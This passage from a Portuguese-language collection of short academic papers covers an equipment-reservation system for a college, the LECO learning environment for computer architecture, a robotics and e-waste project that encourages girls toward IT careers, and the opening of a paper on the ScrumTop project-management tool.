Por meio de um bom gerenciamento é possível mensurar se os recursos estão atendendo adequadamente à demanda, antes de tomar qualquer decisão de investimento. Dessa forma, investimentos desnecessários são evitados e o gestor tem condições de direcionar os gastos para obter o melhor resultado possível. As decisões necessitam de informação oportuna disponível a partir dos registros das solicitações e do atendimento da demanda, bem como do uso efetivo dos equipamentos. Um sistema automatizado pode contribuir para disponibilizar as informações necessárias no momento adequado e, dessa forma, permitir que o gerenciamento de recursos contribua para o alcance das metas de uma organização (Martins, 2009; Pozo, 2010).

A utilização de software livre no desenvolvimento do sistema garante também que a redução dos custos ocorra na construção da ferramenta além de contribuir para disponibilizar um instrumento customizado adequado às necessidades específicas da instituição. Por outro lado, a aplicação de uma metodologia de desenvolvimento adequada permite criar componentes que possam ser compartilhados dentro da própria instituição ou com outras instituições de ensino. Atender necessidades específicas não quer dizer necessariamente restringir a distribuição livre e reutilização de software.

A partir de uma revisão da literatura com diversos autores, identificaram-se outros fatores para utilização de software livre, tais como, reuso, segurança, preço final e qualidade. A reutilização do código aberto

é facilitada por permitir acesso e readequação enquanto que o software proprietário pode apresentar falta de compatibilidade, que somente poderia ser comprovada caso o acesso fosse liberado para a comparação. Quanto ao preço final, verificam-se ganhos de produtividade, gastos com licença, bem como, com o uso das ferramentas e a infra-estrutura disponível. A qualidade pode ser observada pela manutenibilidade do produto final e da compatibilidade entre versões, que, em alguns casos, é questionada com relação ao software proprietário (Taurion, 2004; Raymond, 2001).

O presente artigo está organizado conforme segue. A seção 2 descreve brevemente a situação atual e o ambiente do gerenciamento de recursos na Instituição. Na seção 3 são descritas as ferramentas utilizadas no sistema, bem como o desenvolvimento do sistema proposta está descrito na seção 4. Por fim, as considerações são descritas na seção 5.

2. Situação Atual e o Ambiente do Gerenciamento de Recursos na Instituição

A instituição de ensino possui vários cursos de graduação plena e curta em um campus com três prédios nos quais são distribuídas as salas de aula e os laboratórios. Os equipamentos utilizados como apoio didático são distribuídos nas salas conforme solicitação dos professores e a disponibilidade. Os equipamentos são gerenciados por uma equipe formada de um gestor e monitores alocados no Núcleo de Recursos Audiovisuais, responsável também pela distribuição e retirada das salas de aula.

O Núcleo também identifica problemas e solicita a manutenção dos equipamentos defeituosos. Porém, não há um meio formalizado para que os usuários possam alertar a equipe do NRA sobre defeitos nos equipamentos e esta pode ou não ser avisada. Isto dificulta a identificação e solução eficiente dos problemas.

O setor não possui um sistema de computador e as solicitações de reserva são enviadas pelos professores por e-mail para o gestor que repassa

as instruções por rádio de comunicação para os monitores. As solicitações devem ser enviadas com pelo menos dois dias de antecedência, mas existem situações de exceção que são informadas ao gestor por telefone. Isto sobrecarrega a equipe de audiovisual além de acarretar atrasos no início das aulas ou interrupções para instalação dos equipamentos.

Os equipamentos são montados antes do início das aulas. No intervalo, são feitas as trocas de local e no final das aulas os equipamentos são recolhidos e armazenados para utilização no próximo período de aulas ou no dia seguinte. Em alguns casos, equipamentos com defeito são montados sem que haja tempo para verificação e teste.

3. Ferramentas de Desenvolvimento do Sistema

Com base no processo RUP e na linguagem de modelagem UML, os métodos, técnicas e ferramentas foram aplicados ao desenvolvimento do sistema criando um ambiente que inclui PHP, APACHE, MYSQL, o framework EXTJS e a IDE PYCHARM.

Seguiram-se os passos do processo RUP, selecionados e adaptados para o projeto e, com base nos modelos e diagramas da UML, foram produzidos os artefatos que incluíam o documento de visão, que mostra os envolvidos e suas necessidades de informação; o formulário de levantamento de processos de negócio, que mostra o fluxo das atividades e tarefas realizadas pelos respectivos responsáveis; os diagramas de casos de uso e suas especificações; o diagrama de classes e os diagramas de sequência, que mostram como as classes interagem para produzir os resultados esperados para cada caso de uso; protótipos de tela; diagrama de banco de dados para a persistência das informações; e os componentes implementados para atender os módulos do sistema, a saber, gerenciamento de usuários e segurança de acesso, gerenciamento de equipamentos, reserva de equipamentos com funcionalidades diferenciadas para professores, para monitores e o para o administrador.

Entre os envolvidos identificados estão o gestor de recursos patrimoniais que recebe as solicitações e divide o trabalho entre o pessoal da equipe de monitores; os monitores que consultam as reservas e os locais de instalação; os professores que fazem as reservas e que precisam saber sobre recursos disponíveis; finalmente, o diretor administrativo precisa de informações sobre utilização de equipamentos para planejar sua aquisição e manutenção além do uso eficiente para satisfação dos professores e alunos.

4. O Sistema Desenvolvido e o Gerenciamento de Recursos de Apoio Didático

A partir das necessidades de informação dos envolvidos identificadas por meio dos documentos de visão e processos, os requisitos do sistema foram especificados para projetar as funcionalidades do sistema que atendem à essas necessidades. Os professores podem efetuar suas reservas a qualquer hora e em qualquer lugar por meio de qualquer dispositivo que acessa a Internet. Todo o processo de reserva de equipamento foi desenvolvido para ser concluído o mais rápido possível. O professor pode incluir, editar ou cancelar uma reserva que está em seu nome dentro do prazo estabelecido. Pode também visualizar reserva de outros professores caso queira negociar o recurso. Sugestões de novos equipamentos ou solicitações de reparos também podem ser realizadas pelo sistema.

Por sua vez, os monitores podem acessar as reservas, distribuídas por bloco, pelos quais são responsáveis, sem necessidade de aguardar as instruções do gestor. O próprio gestor tem acesso a essas informações e a um histórico de utilização dos equipamentos, tal como, frequência de requisição, de indisponibilidade, quantidade de horas em serviço, manutenções realizadas e previstas.

Finalmente, o gestor de recursos e a diretoria administrativa têm várias tabelas e gráficos que permitem visualizar dados temporais de utili-

zação dos recursos, reservas não atendidas e filas de espera, manutenções solicitadas e realizadas e desgaste dos equipamentos.

5. Considerações Finais

Com a implantação do sistema, a empresa passa a ter um controle estatístico sobre seus recursos, o que permite tomar decisões mais eficientes baseadas em dados históricos e sua apresentação por meio de planilhas e gráficos. Os resultados podem ser notados na disponibilidade de equipamentos e, também, no aumento da vida útil com planejamento e realização das manutenções mais eficazes. Da mesma forma que foi aplicada à gestão de recursos de apoio didático, o sistema pode ser ampliado para atender outros tipos de recursos gerenciados pela instituição, tal como os patrimoniais.

Assim como outras áreas da instituição podem ser beneficiadas pelo uso do sistema e pelo estímulo à aplicação de conceitos e boas práticas de administração e gerenciamento de recursos, o desenvolvimento em software livre permite o acesso e a adaptação por outras instituições, mesmo que não sejam da área educacional. Por um lado, a customização para necessidades específicas pode ser obtida com essa estratégia, por outro lado, melhorias nas funcionalidades e a inclusão de novos recursos também contribuem para a organização que gerou o sistema pelo aprendizado conjunto e o compartilhamento do conhecimento sobre o desenvolvimento de software nessa plataforma e também sobre o gerenciamento de recursos. Os impactos sobre a produtividade da equipe gestora de recursos de apoio didático, dos professores e os ganhos econômicos da instituição de ensino superior serão objeto de estudo posterior, que medirá e avaliará os resultados da implantação do sistema. Este estudo será utilizado para as melhorias no próprio sistema e para divulgar recomendações sobre seu uso e disponibilização de novas funcionalidades.

Referências

JUSTINO, M. N. *Pesquisa e recursos didáticos na formação e práticas docentes*, Curitiba: Editora IBPEX, 2011.

MARTINS, P. G.; ALT, P.R.C. *Administração de Materiais e Recursos Patrimoniais*. 3. ed. São Paulo : Saraiva 2009.

POZO, H. *Administração de Recursos Materiais e Patrimoniais*: uma abordagem logística. 6ed. São Paulo: Atlas, 2010.

RAYMOND, Eric S. *The Cathedral and the Bazaar*: Musings on Linux and Open Source by an Accidental Revolutionary. Sebastopol, USA; O'Reilly Media, 2001.

TAURION, Cezar. *Software Livre*: Potencialidades e Modelos de Negócio. Rio de Janeiro: Brasport, 2004.

O Ambiente de aprendizado *Learning Environment of Computer Organization*

Tobias Garbelini Silva[1], Lucas Silva de Lima[1],
Orlando Pereira Afonso Junior[1]
tobgsilva@gmail.com, lucaslimati@gmail.com,
opcefet@gmail.com

Abstract
This paper describes a project that has as its main goal to lower the difficulty on assimilating the highly theoretical concepts of the subject Computer Architecture and Organization by the students, this way making a better understanding and a better learning possible, as well as allowing the lay to learn the basic content, awakening interest about the subject.

Resumo
Este artigo descreve um projeto que tem como principal objetivo diminuir a dificuldade de assimilar conceitos muitos teóricos da disciplina de Arquitetura e Organização de computadores pelos alunos, possibilitando assim, um maior entendimento e aprendizado, bem como permitindo ao leigos o aprendizado do conteúdo básico, despertando interesse sobre o assunto.

1, Introdução

Com o avanço e acessibilidade a novas tecnologias, uma área que tem feito uso de aparatos tecnológicos é a educação. Aparelhos tecnológicos são usados nessa área como um suporte aos alunos, seja como máquinas ou softwares didáticos. Segundo Baranauskas et al, a tecnologia computacional tem causado mudanças em quase todas as atividades, das científicas as de negócio até as empresariais. Assim a educação também segue essa tendência. Pode-se dizer que a criação de sistemas computacionais como objetos de aprendizagem tem acompanhado a própria história e

1. Instituto Federal de Educação, Ciência e Tecnologia Fluminense. CEP: 28.300-000 – Itaperuna – RJ – Brazil

evolução dos computadores. A tecnologia então é também usada como um objeto de aprendizagem, ajudando nos estudos.

Percebendo a dificuldade de alunos do curso de graduação em Sistemas de informação na disciplina de Arquitetura e Organização de Computadores, onde os graduandos não assimilaram como realmente funcionam as interações entre a estrutura de todos os dispositivos de sistemas de computação mencionados durante a aplicação da disciplina. Partindo do preceito que podemos usar a tecnologia como uma ferramenta de aprendizagem, foi iniciado um projeto que visa criar um software que dê suporte aos alunos no estudo da matéria. O software que se chama *Learning Environment of Computer Organization*, LECO, será constituído de dois níveis, um voltado pro problema inicial citado acima, o de ajudar os alunos a diminuir a abstração, ou seja dúvidas, com a disciplina de Arquitetura e Organização de Computadores, e outro voltado para ensinar crianças sobre como funciona os mesmos dispositivos, onde esse nível traria um nível de conhecimento básico para crianças acerca de um sistema de computação e de quais componentes existem para o seu bom funcionamento.

Este texto traz na introdução um breve levantamento do que seria o LECO. A seção dois aborda o porquê de se fazer o Leco como um software livre. Já a seção três visa descrever como será o ambiente de aprendizado. A seção quatro relata os testes que serão feitos para validar o software e também os resultados esperados com o mesmo. Por fim a quinto seção faz uma breve conclusão sobre todo o texto.

2. Software Livre

Segundo a definição criada pela *Free Software Foundation*, software livre é todo software que respeita a liberdade e senso de comunidade dos usuários. Os usuários possuem a liberdade de executar, copiar, distribuir, estudar, mudar e melhorar o software. Ou seja, a opção de se escolher trabalhar com software livre, primeiro vem de querer fazer um software que esteja acessível a todos de forma que com novas implantações no programa

original dos usuários, possa ser estudado o que é mais viável para que se possa fazer uma implantação no mesmo. A segunda é difundir a liberdade de que os usuários do mesmo possam adaptar o software da maneira que lhes convém e que fique mais fácil para que se possa entender o estudo da disciplina de Arquitetura e Organização de Computadores. A terceira é difundir o conhecimento adquirido pelos pesquisadores, levando assim mais informação a colegas que pretendem adquirir mais conhecimento na área e até mesmo contribuir com ideias.

O fato é que softwares livres são uma realidade presente no cotidiano das pessoas. No Brasil, o software livre tem aumentado sua difusão nos últimos anos com a ajuda do Governo Federal, que deu espaço na administração pública para a utilização dos mesmos. Além disso, o Governo Federal também realiza ações que tratam em paralelo três temas que são: o uso de padrões abertos, o licenciamento livre dos softwares e a formação de comunidades, em especial de usuários e desenvolvedores, essas ações tem como objetivo incentivar o uso de softwares livres assim como ressaltou o ex-Ministro da Cultura Gilberto Gil (2003) na abertura da Semana de Software Livre no Legislativo, "O software livre será básico, fundamental, para que tenhamos liberdade e autonomia no mundo digital do século 21. É condição "sine qua non" de qualquer projeto verdadeiramente democrático de Inclusão Digital. Não podemos nos contentar em ser eternos pagadores de *royalties* a proprietários de linguagens e padrões fechados. O software livre é o contrário disso. Permitirá a inclusão massiva das pessoas." Este é mais um fato que levou os pesquisadores do projeto a usar software livre, pois a ideia é difundir o LECO em instituições de ensino, assim como foi feito com os softwares *Kwordquiz*, um software que treina o vocabulário da língua portuguesa, o *Kalcul*, que testa equações matemáticas, e o *Inkscape*, que cria gráficos vetoriais.

3. O ambiente de aprendizado LECO

Como foi dito acima, o *Learning Environment of Computer Organization* tem como proposta ensinar a crianças sobre o funcionamen-

to dos dispositivos do computador, versão essa que será chamada de *Basic Level* e o outro nível será para diminuir a abstração de alunos na disciplina de Arquitetura e Organização de computadores, esse chamado de *Advanced Level*. A seguir tem-se uma visão geral dos níveis trabalhados por este software:

3.1 Basic Level

Este nível será desenvolvido, para que a partir de animações em três dimensões feitas no *Blender 3D*, crianças a partir de oito anos de idade, possam conhecer os dispositivos do computador e como os mesmos funcionam e interagem entre si. Pretende-se levar um conhecimento básico sobre o assunto, despertando mais curiosidade sobre computadores nas crianças. A ideia é estimular essas crianças para que as mesmas criem uma relação mais próxima com os dispositivos do Sistema de Computação e assim, facilitar o acesso ao conhecimento.

3.2 Advanced Level

Este nível será dedicado a alunos de cursos técnicos e graduações em cursos da área de computação, tendo como objetivo, através do LECO, apresentar informações técnicas e de fácil entendimento ajudando os estudantes a diminuir a abstração de conteúdo passado em sala de aula. A ideia é que os alunos possam aprender como os dispositivos mencionados nas aulas funcionam, a partir da realidade aumentada ao apontar uma webcam ou a câmera de um aparelho móvel para uma figura com uma arquitetura de algum dos dispositivos, será possível visualizar a transferências de dados e cálculos feitos pela memória principal, memória cache e processador. Assim os alunos serão capazes de entender melhor o funcionamento e a interação dos componentes, bem como identificar conceitos de estrutura de cada componente e seu projeto.

3.3 O mascote LECOWL

Lecowl é a mascote adotada pelos pesquisadores para o software LECO, buscando desenvolver uma relação mais próxima com os usuários do software. O Lecowl é uma coruja. A escolha desse animal se dá pelos horários que os pesquisadores se dedicam mais ao projeto, a madrugada, e a coruja é um animal de hábitos noturnos, além disso, no campus onde os pesquisadores estão produzindo o Leco, são vistas com frequência, corujas. O nome Lecowl para o mascote nada mais é que a junção da sigla do software LECO com a *owl*, que significa coruja em inglês.

4. Resultados esperados

Espera-se que através do LECO, seja possível levar mais informação e conhecimento para os alunos de curso de computação e também despertar em crianças a vontade de querer se profissionalizar na área, pois segundo uma pesquisa da BRASSCOM, divulgada em 2013 pelo jornal Folha de São Paulo, em 2014 vão ser abertas 78 mil vagas de TI sendo que dessas, apenas 33 mil serão preenchidas por falta de profissionais formados em cursos superiores.

A respeito destes objetivos, através do estudo comparativo entre duas turmas que utilizaram o LECO como ferramenta de apoio ao ensino e outras duas turmas que utilizaram o método tradicional, pretende-se validar a ideia da importância do projeto.

Quanto ao objetivo de incentivar a inclusão digital, com parcerias com a rede municipal de educação, pretende-se apresentar o LECO aos profissionais que trabalham com Informática Básica, sendo um suporte ao ensino.

5. Conclusão

O projeto LECO visa diminuir a abstração dos alunos da disciplina de Arquitetura e Organização de computadores e incluir mais pessoas no

meio da informática. O projeto visa levar informações e conhecimento a qualquer tipo de pessoa que tenha interesse em aprender ou aprofundar seus conhecimentos sobre a estrutura de funcionamento de um computador.

Referências

"Discurso proferido por Sua Excelência o Ministro da Cultura, Gilberto Gil, durante sessão solene de abertura da Semana de Software Livre no Legislativo no dia 19 de agosto de 2003", http://www.softwarelivre.gov.br/artigos/DicursoGil/, Outubro.

Baranauskas, Maria Cecília Calani et al. "Uma taxonomia para ambientes de aprendizado baseados no computador", http://prezi.com/_jkcai8lfiyo/uma-taxonomia-para-ambientes-de-aprendizado-baseados-no-computador/#, acessado em:10 de out. 2014.

"A Comunidade de Software Livre do Governo Federal". http://www.softwarelivre.gov.br/comunidade-no-governo, acessado em:10 de out. 2014.

Chaves, Reinaldo. "Faltam 45 mil profissionais de TI no Brasil". http://classificados.folha.uol.com.br/empregos/2014/06/1466085-faltam-45-mil-profissionais-de-ti-no-brasil.shtml, acessado em:10 de out. 2014.

Brito, Allan. *Blender 3D - Guia do Usuário*. Novatec Editora, 2006.

Tori, Romero; Kirner, Claudio; Siscoutto, Robson Augusto. *Fundamentos e tecnologia de realidade virtual e aumentada*. Editora SBC, 2006.

Robótica: uma forma lúdica de atrair meninas para a tecnologia

Maria E. G. Cavalcante[1]; Thamires G. Silva[1]; Christiane Borges Santos[1]
dudicak@gmail.com, thmigs@gmail.com, christiane.santos@ifg.edu.br

Abstract
Robotics can be a tool for the development of intellect and learning mechanisms. Using Educational Robotics, apart from socio-verbal interaction (SS: subject-subject) provided by school environment, we can have the opportunity of an integrated interaction. This is made through the creations of animated objects, automated and controlled by their own cognitive strategies. Researches show that women represent 10 to 30% of the professionals in the Information Technology industry in the world. It is necessary to encourage female students to join in the careers of sciences, engineering and computing to minimize evasion rates. This course evasion occurs mainly in the firsts years of college. Towards scientific and technological research, this stimulating woman seeks to increase in the number student in these areas.

Resumo
A Robótica pode ser um instrumento para desenvolvimento e mecanismo de aprendizagem em crianças. Com o uso da Robótica educacional, além da interação sócio-verbal que o meio escolar proporciona, é possível ter oportunidade de uma interação integrada de conteúdo interdisciplinares. Pesquisas apontam que mulheres representam entre 10 a 30% dos profissionais da indústria de Tecnologia da Informação. É necessário incentivar as estudantes a ingressarem nas carreiras de Ciências Exatas, Engenharias e Computação para combater a evasão que há nessas áreas. Este projeto tem como objetivo estimular crianças e adolescentes do sexo feminino para pesquisa científica e tecnológica, buscando a ampliação do número de estudantes nessas áreas.

1. Introdução

A história mostra que a utopia de que homens se restringem a área de Exatas e mulheres a área de Humanas, não condiz com a contribuição in-

1. Departamento de Informática – Instituto Federal de Goiás (IFG). Campus Luziânia, GO – Brasil.

telectual das mulheres para evolução do setor de Tecnologia da Informação (TI). Graças às contribuições de Ada Byron (Lady Lovelace) conhecida como a primeira programadora da história, Grace Murray Hopper, que contribui no desenvolvimento da linguagem de programação COBOL, Marina C. Chen, que desenvolveu pesquisas sobre designer e implementação dos compiladores Fortran, Adele Goldberg, que trabalhou na criação da primeira interface baseada em ícones, entre tantas outras, foi possível que o desenvolvimento tecnológico chegasse aos níveis atuais (Carvalho, 2006).

Por outro lado, o estereótipo do domínio de TI por profissionais do sexo masculino ainda é forte. No Brasil, apenas 20% dos trabalhadores da área são mulheres, segundo dados da Pesquisa Nacional por Amostra de Domicílios (PNAD), do Instituto Brasileiro de Geografia e Estatística (IBGE). Em instituições de ensino, do total de alunos que ingressam nos cursos de TI, apenas 20% são do sexo feminino, e dessa minoria, apenas 30% chegam a se formar. Comprovando a minoria feminina em TI globalmente, segundo a entidade americana The Ada Initiative, apenas 2% do quadro de profissionais em código aberto no mundo são mulheres. Ainda de acordo com a entidade, 90% dos editores da Wikipédia são homens. (PNAD, 2012), (Gardiner, 2014), (Oliveira, 2013).

Para melhorar a situação e aumentar a presença feminina no setor de TI futuramente, várias ações podem ser adotadas. Diante deste cenário, a utilização da robótica educativa como ferramenta do processo ensino-aprendizagem, pode ser uma maneira de tornar o ambiente acadêmico mais atraente e lúdico para mulheres.

2. Robótica Livre e Meta-reciclagem

Certamente muitas pessoas conseguem identificar um dispositivo robótico, mas terão alguma dificuldade em construir uma definição abrangente sobre o mesmo. Joseph F. Engelberger, considerado o pai da robótica por construir e vender o primeiro robô industrial, mencionou o que seria um robô em uma única frase: “I can’t define a robot, but I know one when I

see one." (Eu não posso definir um robô, mas reconheço um quando vejo.). Os robôs são pensados e projetados visando auxiliar o humano na realização de determinadas tarefas, inclusive para o auxílio em atividades de grande periculosidade. (de Castro Pinto, 2011)

A robótica como forma de auxílio na educação é um dos grandes debates abertos no Brasil. Vários países já exploraram a robótica em instituições de ensino como forma de aprimorar o aprendizado de diversos conceitos devido à sua inerente interdisciplinaridade (de Castro Pinto, 2011; Pereira, 2010).

Através do reaproveitamento do lixo tecnológico, é possível desenvolver o pensamento crítico, reflexivo e criativo das alunas. O ensino da robótica, em geral, é realizado com a utilização de quites comerciais, envolvendo muitas vezes a utilização do software e hardware proprietários, que normalmente apresentam um custo elevado. A utilização de meta-reciclagem e hardware livre surge como uma forma de inclusão. O uso do lixo tecnológico além de promover a conscientização quanto ao uso e descarte de equipamentos eletrônicos, pode contribuir para o desenvolvimento da criatividade associada aos conhecimentos adquiridos na escola, integrando conceitos e mostrando a sua importância na solução de problemas do mundo real (de Castro Pinto. 2011; Pereira. 2010).

3. Projeto de Montagem de Laboratório de Robótica e Meta-reciclagem Educacional

O Ministério da Ciência, Tecnologia e Inovação (MCTI), o Conselho Nacional de Desenvolvimento Científico e Tecnológico (CNPq), a Secretaria de Políticas para Mulheres da Presidência da República (SPM-PR) e a Petróleo Brasileiro (Petrobras) em 2013 realizaram uma chamada pública com objetivo de selecionar propostas para apoio financeiro que visam contribuir significativamente para o desenvolvimento científico e tecnológico e inovação do País, com finalidade de ampliar o número de estudantes do sexo feminino nas carreiras de ciências exatas, engenharias

e computação. Através da aprovação nesta chamada no Instituto Federal de Goiás - Campus Luziânia desde o início de 2014 está sendo implementado com apoio da Escola Estadual Vasco dos Reis Gonçalves, o projeto de montagem de laboratório de robótica e meta-reciclagem educacional. Atualmente, o campus conta com cursos superiores de Tecnologia em Análise e Desenvolvimento de Sistemas (TADS), Bacharelado em Sistemas de Informação (SI), e com os cursos de nível médio, Técnico Integrado em Informática (TI) e Proeja em Manutenção de Computadores. De acordo coma Figura 1, tem-se a quantidade de alunos matriculados nestes cursos no primeiro semestre do ano de 2014. Apesar de apresentar um número expressivo de alunas nos cursos de informática, a realidade é que a grande maioria, principalmente dos cursos de nível médio, não tem interesse em continuar nas áreas de exatas e TI. A principal motivação para este projeto foi justamente a possibilidade de mudar esta realidade.




Figura 1. Quantidade de alunos por sexo matriculados nos cursos de Informática do IFG – Campus Luziânia em 2014/1

O projeto conta com financiamento do CNPq para a aquisição de materiais e pagamento de bolsas de iniciação cientifica, e o Instituto Federal de Goiás – Campus Luziânia. Atualmente, o projeto tem a partici-

pação de oito alunas, duas do curso TADS, uma do Curso de Licenciatura em Química e uma do Ensino Médio (TI), da Instituição de Ensino, e quatro alunas da Escola Estadual.

Este projeto é baseado na utilização de software e hardware livres. O Sistema Operacional é o GNU/Linux Ubuntu. A plataforma utilizada é o Arduino UNO (Arduino, 2014). Para introduzir as participantes no mundo da programação utilizamos a plataforma Scratch, criada no MIT (Massachusetts Institute of Technology), baseada em uma interface gráfica, onde a programação é realizada através de blocos, que integram funcionalidades básicas para o micro-controlador, leituras e escritas digitais e analógicas, eventos, entre outros.

4. Conclusão

Muitos estudos focalizam em crenças, valores e atitudes socialmente estabelecidos, que formam estereótipos sobre as habilidades diferenciadas entre homens e mulheres. A questão desse paradigma de que TI não é para mulheres é fundamental para que uma nova geração de mulheres se sinta motivada a optar por essas áreas, pois a capacidade intelectual de cada indivíduo independente do gênero.

Através deste projeto que envolve robótica e meta-reciclagem, as alunas aprendem, com o desafio de dominar os recursos da robótica, a construir seu próprio projeto, integrando diversos conteúdos disciplinares, com práticas reais e concretas.

Essas alunas desenvolvem uma postura mais ecológica, percebendo que elementos/componentes tidos como lixo podem ser fonte de recursos nos processos de desenvolvimento de novos produtos. Todas as alunas compartilham trabalho, informação e conhecimento, contribuindo para o capital intelectual de todo o grupo. Além disso, o projeto permite a desmitificação da falácia de que soluções de baixo custo são soluções de baixa qualidade ou inviáveis.




Figure 2. Mascote do Projeto de Robótica e Meta-reciclagem e alunas

Referencias Bibliográficas

Arduino (2014). Arduino. http://www.arduino.cc/.

Carvalho, J. S. L. C. S. L. M. (2006). Scielo - Mulheres na informática: quais foram as pioneiras? http://www.scielo.br/pdf/cpa/n27/32144.pdf.

de Castro Pinto, M. (2011). Aplicação de arquitetura pedagógica em curso de robotica educacional com hardware livre. Dissertação (mestrado) da Universidade Federal do Rio de Janeiro, Instituto de Matemática, Núcleo de ComputaçãoEletrônica.

Gardiner, V. A. M. (2014). The ada initiative. http://adainitiative.org/.

Oliveira, T. (2013). Mais Meninas nas Ciências. http://www.cartanaescola.com.br/single/show/153/mais-meninasnas-ciencias.

Pereira., G. Q. (2010). O Uso da Robótica Educacional no Ensino Fundamental: relatos de um experimento. Projeto Final de Curso de Bacharelado em Ciência da Computação. Universidade Federal de Goiás, Campus Catalão,.

PNAD (2012). Porcentagem de mulheres que trabalham nas areas de tecnologia. In PNAD - Pesquisa Nacional por Amostra de Domicílios. http://www.ibge.gov.br/. S4A (2014). Scratch for arduino. http://s4a.cat/.

SCRUMTOP: Ferramenta web Opensource para Gestão de Projetos com Scrum

Thalyta da Rocha Moraes[1]; Luiz Henrique Rauber Rodrigues[2]
{thalyta_morais@hotmail.com; luiz.rauber@gmail.com}

Abstract
With the rapid advancement of adopting agile software development methodologies tended a very high demand for tools that aims to increase the team's ability to deliver software at the right time and without prejudice among the agile Scrum methodology has been indicated by research as the methodology that has been adopted by more companies. Thinking about it, this paper presents the implementation of a web-based tool to support project management using Scrum, which is aligned with the PMBOK practices, such tool has mainly focused on simplicity and usability.

Resumo
Com o avanço acelerado da adoção das metodologias ágeis no desenvolvimento de software tendesse uma procura muito grande por ferramentas que tenha como objetivo de aumentar a capacidade da equipe em entregar softwares no tempo correto e sem prejuízo, dentre as metodologias ágeis o Scrum vem sendo indicados pelas pesquisas como a metodologia que vem sendo mais adotada pelas empresas. Pensando nisso, esse trabalho apresenta a implementação de uma ferramenta web de apoio à gestão de projetos que utiliza o Scrum, onde é alinhada com práticas do PMBOK, tal ferramenta tem como foco principal a simplicidade e usabilidade.
Palavras-chaves: Scrum, Metodologia Ágil, Ferramenta Web, PMBOK.

Introdução

Existem dificuldades que atrapalham as equipes de desenvolvimento de software em entregar o produto no tempo estipulado. Umas das

1. Curso de Sistemas de Informação – Universidade Federal do Espírito Santo – Alegre – ES – Brazil.

2. Curso de Ciência da Computação – Universidade Regional Integrada do Alto Uruguai e das Missões Campus Santiago – Santiago – RS – Brazil.

alternativas de suprir essas dificuldades são os métodos ágeis. As metodologias ágeis para desenvolvimento de software são uma resposta às chamadas metodologias pesadas ou tradicionais. (Standish , 1995).

O Standish Group (1995) publicou que mesmo com a evolução dos computadores, das técnicas e ferramentas nos últimos anos, ainda era difícil obter uma produção de software confiável, correto e entregue dentro dos prazos com os custos estipulado. A mesma em 2013 publicou que a taxa de sucesso e software permanecia baixa em 2012, informando que apenas 39% dos projetos foram realizados dentro do prazo e orçamento. Os projetos que utilizaram os métodos ágeis obtiveram melhores resultados em termos de cumprimento de prazos, de menores custos e padrões de qualidade. Por isso estes vêm crescendo efetivamente com o passar dos tempos no campo de desenvolvimento de software, trazendo pontos positivos em comparação com as metodologias tradicionais(Charette, 2010).

Em Charette (2010) afirmou-se que o tamanho dos projetos e das equipes que utilizam as metodologias ágeis está cada vez maior. Apesar de serem propostas idealmente para utilizadas por equipes pequenas e médias (até 12 envolvidos), aproximadamente 15% dos projetos que usam metodologias ágeis estão sendo desenvolvidos por equipes de 21 a 50 pessoas, e 10% dos projetos são desenvolvidos por equipes com mais de 50 pessoas, considerando um universo de 200 empresas usado no estudo. Pensando nesse crescimento o ScrumTop não faz restrição à quantidade de pessoas por projeto, deixando a cargo do usuário gerente definir o tamanho da equipe.

Atrelado a este contexto de projetos de desenvolvimento, as organizações procuram melhorias em seus processos de produção de software por meio da formalização do gerenciamento de projeto, ao qualo Project Management Body of Knowledge - PMBOK (PMI, 2004 p.8) define como “a aplicação de conhecimentos, habilidades, ferramentas e técnicas para que as atividades do projeto encontrem os requerimentos do projeto”.

Buscando solucionar os problemas supracitados, uma alternativa interessante e pertinente é juntar os conceitos da metologia ágilScrum e do gerenciamento de projeto, em uma ferramenta web, permitindo que a equipe de desenvolvimento tenha uma comunicação eficiente. Assim por meio de um trabalho acadêmico foi desenvolvido o ScrumTop, desenvolvido sobre a linguagem PHP, sem adoção de frameworks, e licenciado em GPLv3++.

Metodologia

O levantamento de requisitos do ScrumTop foi realizado de forma simples e objetiva, onde inicialmente foram extraídas as características principais através do formulário via Google Drive. Os requisitos complementares foram obtidos durante o desenvolvimento do sistema.

A validação do sistema foi feita de forma iterativa incremental. Protótipos descartáveis foram criados e apresentados ao cliente, sendo que estes protótipos foram criados em papel, sendo assim não houve o uso de ferramenta. Consequentemente a usabilidade do sistema também foi verificada, pois os protótipos permitiram sugestões de adaptação e ou melhoria para os sistema, que contribuíram para melhor usabilidade deste e também como validação do sistema em implementação. A validação foi feita com alguns possíveis usuários da ferramenta, como alunos de uma instituição de ensino federal que já tiveram algum contato com ferramentas para auxlio a gestão com Scrum.

